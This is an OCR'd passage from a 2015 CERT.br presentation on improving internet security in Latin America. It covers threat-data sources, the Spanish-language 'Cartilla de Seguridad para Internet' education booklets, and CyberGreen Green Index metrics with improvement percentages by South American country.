  - Shadowserver, Team Cymru, Dragon Research Group, LACNIC WARP, CERT.br, others
- Start collecting and using NetFlows/IPFIX

Educate End Users:
Cartilla de Seguridad para Internet

Licensed under Creative Commons

Spanish version funded by ISOC: http://cartilla.cert.br/

Original Portuguese version: http://cartilha.cert.br/



Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

Cartilla de Seguridad para Internet

Usted está en: Cartilla > Inicio

Navegar es necesario, ¡arriesgarse no!

La Cartilla de Seguridad para Internet contiene recomendaciones y consejos sobre cómo los usuarios pueden mejorar su seguridad en Internet. En el documento se presenta el significado de diferentes términos y conceptos utilizados en Internet y se ofrecen una serie de recomendaciones destinadas a mejorar la seguridad de su computadora.

La versión en español de este material está siendo financiada por la Internet Society. La primera etapa de esta traducción abarca los Fascículos y las diapositivas que los acompañan.
Luego de traducir todos los fascículos también se traducirá todo el material de la Cartilla.

Ver también

- ✓ ¡Ayúdenos a divulgar la Cartilla!
- ✓ Cartilla de Seguridad para Internet original en portugués

Material available in Spanish at this time:
Fascículos de la Cartilla

8-page booklets focused on specific topics:

- Social Networks
- Passwords
- Privacy
- E-commerce
- Mobile Devices
- Internet Banking


Coming soon:

- Securing Computers
- Malware
- Two Factor Authentication
- Home Networks

Companion <u>slides to be used by anyone to</u>:

- deliver presentations and training
- be used by teachers at schools
- formats: .ppt, .odp, .pdf

Use metrics to detect/encourage improvements: **We Need to Improve Cyber Health Globally**




Cyber Health

STARTS WITH YOU

We improve cyber health through research, remediation and outreach.


Use metrics to detect/encourage improvements: **Global Green Index (Vulnerable + Infected)**



This map shows the Green Index value on **September 27, 2015 (UTC)** for each country.

Source: https://stats.cybergreen.net/

Use metrics to detect/encourage improvements: **South America Green Index**



This map shows the Green Index value on **September 27, 2015 (UTC)** for each country.

Country	% Improvement
Venezuela, Bolivarian Republic Of	150.0
Chile	125.0
Brazil	85.71
Bolivia	68.75
Uruguay	57.14
Suriname	52.38
Colombia	37.5
Argentina	37.5

Source: https://stats.cybergreen.net/

Thank You!

www.cert.br

cristine@cert.br   jessen@cert.br   @certbr

September 28, 2015

nic.br cgi.br

www.nic.br | www.cgi.br